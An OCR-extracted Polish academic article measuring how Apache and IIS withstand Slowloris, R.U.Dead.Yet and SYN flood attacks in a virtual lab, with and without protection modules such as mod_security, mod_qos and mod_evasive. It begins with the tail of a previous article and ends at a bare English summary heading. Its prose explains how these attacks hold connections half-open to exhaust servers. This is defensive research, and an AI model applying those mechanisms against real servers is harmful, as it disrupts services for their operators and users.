[17] Wang A.,Mohaisen A., Chang W., Chen S.:Delving into Internet DDoS Attacks by Botnets: Characterization and Analysis, 2015 45th Annual IEEE/IFIP International Conference on Dependable Systems and Networks, 2015, pp. 379 - 390

[18] Zeb K., Baig O., Asif K. M.:DDoS attacks and countermeasures in cyberspace, 2015 2nd World Symposium on Web Applications and Networking, Sousse, 2015.

EFFICIENCY TEST OF IDS/IPS SYSTEMS AGAINST DOS AND DDOS ATTACKS

S u m m a r y

The theme of the article is to analyze the efficiency of detection systems and intrusion prevention against denial of service attacks. In the initial part of the article based on the analysis results, presented the scale of the problem of these threats. In the following paragraphs, the methodology of testing to determine susceptibility to denial of service attack. Then conducted simulations effectiveness and efficiency of defense against attacks by the two network intrusion detection systems in the segment of open-source Snort and Suricata. Analyzed solutions working modes nfqueue and af-packet, using the same set of rules. Comparative tests carried out using the two most common threats such Land and SYN Flood, showed superiority solutions Suricata the effectiveness of detection of the analyzed attacks. The article is addressed to people involved in the implementation and administration of security systems.

Keywords: networks, security, protection, tests, denial, service, detection, intrusion, counteraction

DOI: 10.7862/re.2016.7

Tekst złożono w redakcji: maj 2016
Przyjęto do druku: czerwiec 2016

ZESZYTY NAUKOWE POLITECHNIKI RZESZOWSKIEJ 294, Elektrotechnika 35
RUTJEE, z. 35 (2/2016), kwiecień-czerwiec 2016, s. 35-46

Paweł SZELIGA[1]
Mariusz NYCZ[2]
Sara NIENAJADŁO[3]

ANALIZA PODATNOŚCI SERWERÓW WWW W ODNIESIENIU DO ATAKÓW ODMOWY USŁUGI

Artykuł jest adresowany w głównej mierze do osób zajmujących się bezpieczeństwem serwerów WWW. Praca rozpoczyna się od przedstawienia statystycznego ujęcia problemu, jakim są ataki DDoS. Autorzy kładą szczególny nacisk na problematykę ochrony serwerów przed szybko rozwijającymi się atakami odmowy usługi. W pracy przeanalizowano odporności podstawowych konfiguracji dla najpopularniejszych obecnie serwerów web. Na potrzeby badań zostało opracowane wirtualne środowisko testowe, na którym zrealizowano badania podatności wybranych systemów WWW. Celem wykonanej analizy jest rozpoznanie oraz omówienie podstawowych podatności serwera Apache oraz serwera IIS. Dla każdego z omawianych serwerów WWW autorzy zaimplementowali podstawowe mechanizmy ochrony. Artykuł jest adresowany do osób zajmujących się analizą oraz bezpieczeństwem serwerów web.

Słowa kluczowe: DDoS, ochrona, bezpieczeństwo, podatność serwerów WWW, Apache, IIS.

1. Wstęp


Wraz z postępem techniki powstaje coraz więcej nowych zagrożeń. Autorzy zwracają uwagę, iż ataki DDoS dotyczą każdego z użytkowników sieci WWW. Dlaczego? Odpowiedź na to pytanie jest bardzo prosta, mianowicie większość użytkowników korzysta z wielu usług internetowych często nie zdając sobie o tym sprawy. W ostatnich latach coraz popularniejsze stały się sklepy internetowe, internetowe konta bankowe czy inne rodzaje e-usług. Ataki DDoS mogą być wykorzystywane do powodowania strat finansowych dużych korporacji, wykradania rekordów zawierających hasła i loginy z baz danych banków a

[1] Paweł Szeliga, Politechnika Rzeszowska im. Ignacego Łukasiewicza, Wydział Elektrotechniki i Informatyki, email: polozaq1@wp.pl
[2] Autor do korespondencji: Mariusz Nycz, Politechnika Rzeszowska im. Ignacego Łukasiewicza, Katedra Energoelektroniki, Elektroenergetyki i Systemów Złożonych, mnycz@prz.edu.pl
[3] Sara Nienajadło, Politechnika Rzeszowska im. Ignacego Łukasiewicza, Wydział Elektrotechniki i Informatyki, email: sara.n@op.pl

także znajdują swoje zastosowanie do walki z organizacjami rządowymi. Niestety to nie wszystkie cele, do których wykorzystuje się ataki DDoS. Większość administratorów i osób zajmujących się bezpieczeństwem w sieci, postrzega ataki DDoS, jako zagrożenie, z którym należy walczyć. Ataki odmowy usługi mogą być także wykorzystywane do badania podatności serwerów WWW. Niestety bardzo rzadko ataki DDoS są wykorzystywane w dobrych celach. Dużo częściej stają się narzędziem służącym do nielegalnego zarabiania pieniędzy czy pozyskiwania informacji. To jak zostaną wykorzystane zależy w głównej mierze od zamiarów atakującego. Z każdym rokiem powstają nowe, bardziej skomplikowane narzędzia umożliwiające przeprowadzenie niebezpiecznych ataków DDoS. Administratorzy serwerów WWW oraz osoby zajmujące się bezpieczeństwem w sieci stają przed bardzo trudnym zadaniem, jakim jest zapewnienie bezpieczeństwa sprzętowi i aplikacjom internetowym. Autorzy zwracają uwagę, iż szybko rozwijające mechanizmy ataków uniemożliwiają 100% zabezpieczenie serwerów. W ostatnich latach atakujący coraz częściej powracają do starych metod ataków skierowanych na warstwę aplikacji, dlatego istotnym elementem bezpieczeństwa stało się projektowanie oraz wdrażanie odpowiednio zabezpieczonych aplikacji internetowych.

2. Statystyczne ujęcie problemu ataków DDoS


Celem dla ataku może stać się dowolna witryna lub usługa WWW. Według raportu Netcraft do najpopularniejszych a co za tym idzie najczęściej wykorzystywanych serwerów sieci Web zaliczano m.in. serwer Apache, Nginx czy serwer Microsoftu [10]. Jak podaje raport [10], z usług serwera Apache w roku 2015 korzystało 50,45% wszystkich stron i serwisów WWW. Natomiast drugie miejsce w rankingu zajął serwer Nginx, udostępniając swoje usługi dla 15,33% klientów.



Rys. 1. Procentowy rozkład aktywnych serwisów WWW w odniesieniu do serwerów WWW w latach 2000- 2015

Fig. 1. The percentage distribution of active Web sites in relation to the web servers in the years 2000- 2015


Według raportu Neustar DDoS Attacks & Protection Report [11] większość firm, atakowanych jest kilka razy rocznie, natomiast 30% badanych firm pada ofiarą ataku ponad 10 razy w ciągu roku. Jeżeli atak zakończy się powodzeniem, średnie straty finansowe w godzinach szczytu szacowane są na ponad 100 tys. dolarów. Większość spółek finansowych (94%), do obrony wykorzystuje tzw. hybrydowe mechanizmy ochrony. Wraz z postępem techniki, duże firmy zmieniają podejście do ochrony przed atakami DDoS. W dzisiejszych czasach większość firm nadal korzysta z różnego rodzaju firewall-i, ale ponadto wykorzystywane są mechanizmy łagodzące czy usługi w chmurze w celu zwalczenia ataków. W ostatnim roku dużą popularność zyskały rozwiązania hybrydowe. Rysunek 2 przedstawia dane statystyczne.



Rys. 2. Procentowy rozkład stosowanych mechanizmów obrony przed atakami DDoS

Fig. 2. The percentage distribution of used defense mechanisms against DDoS attacks


Jak podaje raport [11], coraz więcej ataków DDoS jest przeprowadzanych na firmy finansowe. W związku z dużym prawdopodobieństwem ataku, większość firm zmuszona jest do podjęcia kroków zapobiegawczych, jednocześnie inwestując w hybrydową ochronne przeciw atakom odmowy usługi. Według raportu Neustar czynności te podejmuje 43% zagrożonych firm finansowych. Branża usług finansowych opiera się na równoważeniu ryzyka oraz odpowiedniemu inwestowaniu. Niedostępność jakichkolwiek usług zawsze związana jest z dużymi stratami. Dlatego dobrze przygotowane mechanizmy ochrony a także detekcji ataków DDoS są kluczowe dla działania firm świadczących usługi finansowe. Jak podaje raport [11], firmy ponoszą największe straty finansowe w godzinach szczytu. Należy pamiętać, iż dane pochodzą z firm zlokalizowanych w Stanach Zjednoczonych.



Rys. 3. Straty finansowe wynikające z ataków DDoS przeprowadzonych w godzinach szczytu

Fig. 3. Financial losses resulting from DDoS attacks carried out during peak hours


Bezpośrednio z ilością przeprowadzanych ataków wiąże się siła przeprowadzonego ataku. Interesującymi statystykami przedstawionymi w raporcie [11] są statystyki ukazujące częstotliwość ataków wraz z podziałem na moc. Najwięcej ataków wykonywanych jest z małą siłą. Nie oznacza to, iż są one nie skuteczne, ponieważ zadaniem ataku DDoS jest doprowadzenie serwera do sytuacji, w której zgłoszona zostanie odmowa usługi. Niektóre mechanizmy ataków wykorzystują do tego celu luki w aplikacjach. Ponadto istnieje grupa ataków Slow HTTP, których działanie opiera się o powolne uzupełnianie ciała bądź nagłówka HTTP. Ilość ataków wykorzystujących małą przepustowość łącza uzależniona jest także od dostępnych narzędzi umożliwiających wykonanie prostego ataku DDoS. W większości przypadków są to aplikacje okienkowe, w których działanie osoby wykonującej atak ogranicza się do podania adresu ofiary oraz wybrania rodzaju przeprowadzanego ataku.



Rys. 4. Siła ataku DDoS wśród badanych firm

Fig. 4. The strength of DDoS attack among the surveyed companies

Aby atak przyniósł oczekiwane efekty w postaci strat finansowych należy go przeprowadzić w odpowiednim momencie. Według danych statystycznych przedstawionych w raporcie [11] najwięcej firm, bo aż 27% wśród badanych, pada ofiarą ataków DDoS od dwóch do pięciu razy w ciągu roku, natomiast 14% firm staje się ofiarą ataku w każdym miesiącu. Innym ważnym parametrem przedstawionym w raporcie Neustar, jest czas wykrywania ataków oraz czas odpowiedzi. Jak najszybsze wykrywanie ataków jest jednym z kluczowych elementów stosowanych do walki z tego typu zagrożeniami. Efektywne wykrywanie zagrożenia jest procesem niezwykle trudnym do zrealizowania. Bez odpowiednich mechanizmów umożliwiających wykrywanie ataków, w żaden sposób nie jest możliwa obrona przed atakami DDoS. Według raportu u większości badanych firm proces ten trwa mniej niż godzinę. Istnieją jednak przypadki, iż atak nie zostanie wykryty nawet przez więcej niż 24 godziny.



Rys. 5. Czas wykrycia ataku DDoS w stosunku do czasu odpowiedzi

Fig. 5. DDoS attack detection time relative to the response time

3. Rodzaje ataków odmowy usługi

Przeprowadzona analiza skuteczności ataków wykazała skuteczność poszczególnych typów ataków. Do przeprowadzenia analizy wykorzystano skrypt Slowloris, R.U.Dead.Yet oraz atak Syn Flood. Poniżej zostały przedstawione pokrótce charakterystyki zastosowanych typów ataków:

- Slowloris – atak wykorzystujący podczas swojego działania zapytania HTTP Get. Jednym z głównych zadań skryptu jest podtrzymywanie aktywnego połączenia. Połączenie może zostać zamknięte poprzez wysłanie znaku pustej linii za pomocą dwóch znaczników [CRLF][CRLF]. Dane podtrzymujące połączenie z serwerem zakończone są pojedynczym znacznikiem [CRLF]. Skuteczność ataku Slowloris zapewniona jest poprzez utrzymywanie wielu pół-otwartych połączeń. Maksymalny czas przezna-

czony na uzupełnienie nagłówka wynosi 300s. Czas ten może być dowolnie zmodyfikowany przez administratora serwera WWW. Każde przesłanie pakietu do serwera powoduje ustawienie czasu odnowa na wartość 300s. Istotną informacją dotyczącą ataku Slowloris jest fakt, iż atak ten nie niszczy w żaden sposób danych a jedynie może doprowadzić do niedostępności serwera WWW. Podczas trwania samego ataku, nie istnieje możliwość namierzenia sprawcy wykorzystując jedynie logi serwera Apache. Żądania przesyłane do serwera wydają się być uzasadnione, przez co systemy IPS nie są wstanie wykryć ataku za pomocą skryptu Slowloris. Atak Slowloris nie jest atakiem wymagającym dużej przepustowości. Po kilku sekundach od zakończenia ataku serwer wraca do normalnego trybu pracy [7, 8, 9, 13].

- R.U.Dead.Yet – darmowy skrypt bazujący na zapytaniach HTTP Post. Ideą działania ataku jest przesyłanie niekompletnych, ale uzasadnionych fragmentów ciała nagłówka. Podczas podtrzymywania pół-otwartego połączenia wykorzystywane jest długie pole Content – Lenght. Atak R.U.Dead.Yet wysyła fragmenty nagłówka o rozmiarach 1 bajta wykorzystując do tego niewielką prędkość. Odpowiednia konfiguracja ataku może spowodować, iż pakiety będą wysyłane w losowej kolejności, przez co proces wykrywania i ochrony przed atakiem będzie znacznie trudniejszy. Istnieje możliwość zamaskowania prawdziwego, źródłowego adresu IP poprzez wykorzystanie proxy [5 ,13].
- Syn Flood – atak wykorzystujący niedoskonałości połączenia TCP/IP. Three Way Handshake jest to proces tworzenia połączenia klient – serwer. W pierwszym etapie ustanawiania połączenia, zadaniem klienta jest zarezerwowanie portu oraz przesłanie pakietu SYN do serwera WWW. Następnie zadaniem serwera jest rezerwacja zasobów oraz odpowiedź pakietem SYN-ACK. Kolejnym etapem ustanowienia połączenia jest odpowiedz klienta pakietem ACK, czego efektem jest zakończenie procesu tworzenia połączenia klient – serwer. Podczas ataku Syn odpowiedź serwera zostaje przesłana na sfałszowany adres IP. Co określony interwał czasowy serwer wysyła kolejny pakiet SYN-ACK. Pół-otwarte połączenie może być podtrzymane nawet od 3 do 4 minut, przez co zasoby serwera nie zostaną zwolnione. Oznacza to, iż utworzenie dużej liczby połączeń może wyczerpać ograniczone zasoby serwera, dzięki czemu zgłoszona zostanie odmowa usług [1, 3, 13].

4. Mechanizmy ochrony przed atakami odmowy usługi

Jednym z elementów przeprowadzanej przez autorów analizy serwerów WWW była implementacja wybranych mechanizmów ochrony przed atakami DDoS. Implementacja mechanizmów miała na celu zbadanie zachowania wybranych web serwerów w stosunku do ataków odmowy usługi w przypadku

braku zastosowania mechanizmów bezpieczeństwa jak i w przypadku uruchomienia każdej z zaimplementowanych metod ochrony. Ponieważ architektura większości serwerów jest różna, nie można zaimplementować tej samej wersji mechanizmu dla różnych serwerów. Niemniej jednak istnieją różne wersje tych samych aplikacji, z których każda jest dedykowana dla różnych serwerów. Wykorzystane mechanizmy ochrony przed atakami DDoS zostały przedstawione poniżej:

- Moduł mod_security – pełni role zawansowanego firewall-u dla serwera Apache. Głównymi zadaniami modułu jest monitorowanie i analiza napływającego ruchu do serwera WWW. Natomiast wprowadzenie właściwych reguł umożliwia ograniczenie ilości logowań do jednego na minutę czy też umożliwia stworzenie czarnej listy, do której dodawane będą adresy IP, dla których zostały przekroczone ustalone parametry. Ponadto moduł może sprawdzać ilość wysłanych żądań z danego adresu IP oraz ilość żądań wymagających zasobów dynamicznych. Domyślnie adres IP może zostać usunięty z listy zakazanych adresów po upływie 5 min [15].
- Moduł mod_qos – moduł przeważnie wykorzystywany do zabezpieczenia odrębnych usług serwera Apache. Jego główną zaletą jest możliwość ograniczenia zarówno dolnej jak i górnej przepustowości łącza, którym będą przesyłane informacje. Takie podejście twórców przy projektowaniu modułu zapewnia skuteczna ochronę przed atakami Slow HTTP. Istnieje także możliwość ograniczenia maksymalnej liczby obsługiwanych klientów, maksymalnej liczby połączeń HTTP Keep – alive, maksymalnej liczby aktywnych połączeń TCP oraz maksymalnego rozmiaru ciała i nagłówka żądania. Dodatkową zaletą modułu jest możliwość dołączenia innego modułu umożliwiającego generowanie statystyk i raportów przedstawiających sytuacje, jaka panuje w danej chwili na serwerze Apache [15].
- Moduł mod_evasive – moduł stworzony zarówno dla serwera Apache jak i dla serwera IIS. Jego głównym zadaniem jest ochrona przed atakami odmowy usługi wykorzystując ograniczenia ilości jednoczesnych żądań dla wątku lub procesu. Jego konstrukcja umożliwia na komunikacje z routerami, ipchains oraz z firewallami [6].
- Moduł dynamicznego ograniczenia IP – zapewnia ochronę przed atakami typu Slow HTTP oraz Syn Flood dla serwera IIS. Dla każdego adresu IP zliczana jest liczba nawiązanych połączeń. Dodatkowym parametrem ograniczającym możliwość wykonania ataku DDoS jest ograniczenie maksymalnej liczby żądań dla danego adresu IP, jakie może obsłużyć serwer w danej chwili. Jeżeli zostanie przekroczony jeden z wymienionych parametrów, połączenie może zostać zamknięte przez serwer lub może zostać zablokowane do momentu, kiedy liczba połączeń lub żądań nie spadnie poniżej określonego limitu. W obydwóch przypadkach atakujący zostanie poin-

formowany jednym z 4 komunikatów: błąd 401 –połączenie nieautoryzowane, błąd 403 – zabronione po-łączenie, błąd 404 – plik nie został znaleziony lub żądanie zamknięte [1, 2].

5. Analiza podatności serwerów WWW

Jednym z podstawowych zadań każdego serwera jest obsługa żądań protokołu HTTP. Serwery WWW są wykorzystywane m.in. do utrzymywania stron WWW oraz wielu innych usług internetowych. Do najpopularniejszych należy poczta WWW. Istnieje wiele serwerów różniących się architekturą, mechanizmami ochrony czy obsługą żądań klientów. Autorzy badali podatności serwera Apache oraz serwera firmy Microsoft.


Serwer Apache – najbardziej popularny i jednocześnie darmowy serwer WWW. Może działać w jednym z dwóch trybów: MPM Prefork oraz MPM Worker [4]. Istotną różnicą pomiędzy trybami pracy jest sposób obsługi żądań. Pracując w trybie MPM Prefork, serwer dla każdego przychodzącego żądania tworzy nowy proces potomny natomiast, jeżeli serwer pracuje w trybie MPM Worker dla każdego żądania tworzony jest nowy wątek potomny. Obydwie architektury posiadają wady jak i zalety. Serwer pracujący w trybie Prefork zapewnia bezpieczeństwo każdego z nawiązanych połączeń gdyż w sytuacji, gdy połączenie musi być zerwane, zostanie zakończony tylko jeden proces. Zaletą pracy w trybie MPM Worker jest możliwość zestawienia przez serwer większej ilości połączeń, ponieważ pojedyncze żądanie zużywa mniejszą liczbę zasobów [4, 14].

Serwer IIS – serwer stworzony i rozwijany przez firmę Microsoft. Zapewnia szerokie wsparcie dla produktów .NET Framework oraz ASPX. Oferuje narzędzia umożliwiające śledzenie nieprawidłowych żądań czy wsparcie wirtualnego hostingu. Do obsługi żądań aplikacji routingu, usług multimedialnych, obsługi FTP wykorzystuje zewnętrzne rozszerzenia internetowe.

Niezależnie od zastosowanego serwera WWW ważnym elementem jego pracy jest zapewnienie bezpieczeństwa przechowywanym danym jak i działającym usługom. Aplikacje te powinny być zabezpieczone przed wszystkimi potencjalnymi atakami. Autorzy zwracają uwagę na problem 100% zabezpieczenia serwera WWW przed naruszeniem procedur bezpieczeństwa. Niestety nie można powiedzieć, iż istnieje serwer zabezpieczony w takim stopniu, ponieważ zawsze jest szansa, iż jakiś atak zostanie zakończony sukcesem. Ówcześnie stosowane mechanizmy ochrony przed atakami DDoS są wystarczające, ale ciągle muszą być rozwijane. Przeprowadzona analiza podatności dwóch najpopularniejszych serwerów miała na celu pokazanie poszczególnych słabych punktów. Analiza podatności została powtórzona po zaimplementowaniu mechanizmów obrony przed atakami. Przeprowadzane testy wykonane zostały w zamkniętym środowisku testowym. Zastosowanie wirtualnego środowiska umożliwiło auto-

rom na przeprowadzenie bezpiecznej analizy podatności serwerów WWW [12, 13, 17, 18]. Do przeprowadzenia wcześniej wspomnianej analizy zostały wykorzystane 3 maszyny wirtualne, z których każda posiadała zainstalowany system Kali Linux. Dla maszyny wirtualnej pełniącej role serwera www został ustawiony rozmiar pamięci RAM na wartość 4GB, stworzony wirtualny dysk SCSI o rozmiarze 60GB. Serwer przez cały czas miał do dyspozycji dwu rdzeniowy procesor. Serwer Apache przez cały okres trwania testów pracował w trybie MPM Prefork, co pozwoliło na bezpieczne zamykanie żądań sklasyfikowanych, jako prawdopodobny atak. Każdy z testów został wykonany 4 razy. Niestety do testów nie zostały wykorzystane zasoby fizycznego serwera.

Każdy z działających serwerów może stać się ofiarą ataku odmowy usługi. W porównaniu z ubiegłymi latami, częstotliwość przeprowadzanych ataków wzrosła. Oznacza to, iż z każdym kolejnym rokiem coraz istotniejszą kwestią są mechanizmy ochrony serwerów WWW. Szczególnie podatnymi serwerami są maszyny, które zostały pozbawione podstawowych metod ochrony, detekcji czy mechanizmów odpowiadających za zwalczanie zagrożeń. Poniżej przedstawione zostały wyniki przeprowadzonych badań zarówno dla serwera Apache jak i serwera IIS.




Rys. 6. Analiza czasu ładowania stron WWW serwera Apache w czasie trwania wybranych ataków DDoS

Fig. 6. Analysis of charging time web server Apache during the selected DDoS attacks

Przeprowadzone badania podatności serwera Apache wykazały istotne braki mechanizmów wykrywania oraz zapobiegania atakom DDoS. Niestety serwer Apache w domyślnej konfiguracji nie jest w stanie odeprzeć trwającego ataku. Podczas trwania ataku R.U.Dead.Yet serwer zgłosił odmowę usługi a strona testowa została załadowana kilka sekund po zakończeniu ataku. W przypadku wykonywania testów skryptem Slowloris oraz generatorem pakietów symulującym atak typu Syn Flood okazało się, iż serwis odpowiedział na żądanie klienta,

ale dopiero po 2600 ms oraz 3500 ms. Zastosowanie wybranych mechanizmów ochrony spowodowało, iż odpowiedzi serwera kształtowały się w przedziale do 200 ms do 600 ms w zależności od zastosowanej ochrony.



Rys. 7. Analiza czasu ładowania stron WWW serwera IIS w czasie trwania wybranych ataków DDoS

Fig. 7. Analysis of charging time Web IIS server for the duration of selected DDoS attacks

Analiza zachowania serwera IIS w odniesieniu do wybranych ataków wyglądała nieco inaczej. W przypadku braku zastosowanych mechanizmów ochrony serwer odpowiadał szybciej niż serwer Apache. Zastosowanie mechanizmów ochrony spowodowało poprawę w przypadku, gdy działały zaimplementowane moduły. W żadnym z testów niezgłoszona zastała odmowa usługi. W najbardziej pesymistycznym przypadku strony ładowane były w czasie krótszym niż 1200 ms. Najlepszą ochronę dla serwera IIS podczas ataku R.U.Dead.Yet oraz Syn Flood zapewnił moduł dynamicznego ograniczania IP. Natomiast w przypadku ataku Slowloris.

6. Podsumowanie

Przeprowadzone badania pokazały zachowania serwerów WWW w odniesieniu do różnych typów ataku. Typy ataków zostały dobrane w taki sposób, aby zbadać wiele słabych stron serwerów.

Odpowiednia implementacja mechanizmów ochrony może zapewnić skuteczniejszą ochronę przeciwko atakom DDoS. Należy zdawać sobie sprawę, iż ważnym elementem zabezpieczenia serwerów WWW jest stosowanie mechanizmów umożliwiających wykrywanie zagrożeń. Im wcześniej administrator serwera WWW będzie wiedział o zagrożeniu tym szybciej zostaną podjęte odpowiednie kroki walki z atakiem. Najbardziej podatnym serwerem w domyślnej

konfiguracji okazał się serwer Apache. Implementacja któregokolwiek z wybranych mechanizmów ochrony spowodowała, iż serwer nie zgłaszał odmowy usługi. Sytuacja serwera IIS była bardzo podobna. Pomimo iż w domyślnej konfiguracji serwer nie zgłaszał odmowy usług, po zaimplementowaniu mechanizmów ochrony strony WWW były ładowane dużo efektywniej niż podczas ataku DDoS bez uruchomionych metod zabezpieczeń.

Literatura

[1] Burdach M.: Hardening the TCP/IP stack to SYN attacks, http://www.symantec.com/connect/articles/hardening-tcpip-stack-syn-attacks [dostep: 5 Sierpień 2015 r.].

[2] Darmanin G.: 8 tips to secure your IIS installation, http://www.acunetix.com/blog/articles/8-tips-secure-iis-installation [dostep: 5 Listopad 2014 r.].

[3] Gangte T.: SYN Flood Attacks- "How to protect?", https://hakin9.org/syn-flood-attacks-how-to-protect-article/ [dostep: 21 Marzec 2014 r.].

[4] Guillermo G.: Understanding Apache 2 MPM (worker vs prefork), https://www.garron.me/en/blog/apache2-mpm-worker-prefork-php.html [dostep: 26 Grudzień 2012 r.].

[5] Incapsula: R.U.D.Y. (R-U-Dead-Yet?) - DDoS Attack Glossary, https://www.incapsula.com/ddos/attack-glossary/rudy-r-u-dead-yet.html.

[6] Linode: Mod_evasive on Apache, https://www.linode.com/docs/websites/apache-tips-and-tricks/modevasive-on-apache [dostep: 5 Luty 2013 r.].

[7] Michalczyk A.: Ataki Slow HTTP DoS (cz. 1.) – Slowloris, http://sekurak.pl/ataki-slow-http-dos-cz-1-slowloris [dostep: 9 czerwca 2014 r.].

[8] Michalczyk A.: Czym jest atak DDoS (cz. 2) — techniki i narzędzia http://sekurak.pl/czym-jest-atak-ddos-cz-2-techniki-i-narzedzia/ [dostep: 13 Luty 2015 r.].

[9] Muscat I.: How To Mitigate Slow HTTP DoS Attacks in Apache HTTP Server, https://www.acunetix.com/blog/articles/slow-http-dos-attacks-mitigate-apache-http-server/ [dostep: Październik 2013 r.].

[10] Netcraft : October 2015 Web Server Survey - Web server developers: Market share of active sites, http://news.netcraft.com/archives/2015/10/16/october-2015-web-server-survey.html [dostep: 16 Listopad 2015 r.].

[11] Neustar : April 2015 Neustar DDoS attacks & protection report : North America –, https://nscdn.neustar.biz/creative_services/biz/neustar/www/resources/whitepapers/it-security/ddos/2015-us-ddos-report.pdf [dostep: Kwiecień 2015 r.].

[12] Poongothai M., Sathyakala M.: Simulation and Analysis of DDoS Attacks, International Conference on Emerging Trends in Science, Engineering and Technology.

[13] Radware: DDoS Survival Handbook - The Ultimate Guide to Everything You Need To Know About DDoS Attacks, https://security.radware.com/uploadedFiles/Resources_and_Content/DDoS_Handbook/DDoS_Handbook.pdf

[14] Seymour G.: Which Web Server: IIS vs. Apache, http://www.hostway.com/blog/which-web-server-iis-vs-apache/ [dostep: 24 Wrzesień 2013 r.].

[15] Shekyan S.: Security Labs - How to Protect Against Slow HTTP Attacks, https://blog.qualys.com/securitylabs/2011/11/02/how-to-protect-against-slow-http-attacks [dostep: Listopad 2011 r.].
[16] Stallings W.: Kryptografia i bezpieczeństwo sieci komputerowych. Koncepcje i metody bezpiecznej komunikacji, Wydawnictwo Helion, Gliwice 2012.
[17] Zargar S.T., Joshi J.,Tipper D. : A Survey of Defense Mechanisms Against Distributed Denial of Service (DDoS) Flooding Attacks, IEEE communications surveys & tutorials.

VULNERABILITY ANALYSIS OF WEB SERVERS IN REFERENCE TO DENIAL-OF-SERVICE ATTACKS

S u m m a r y

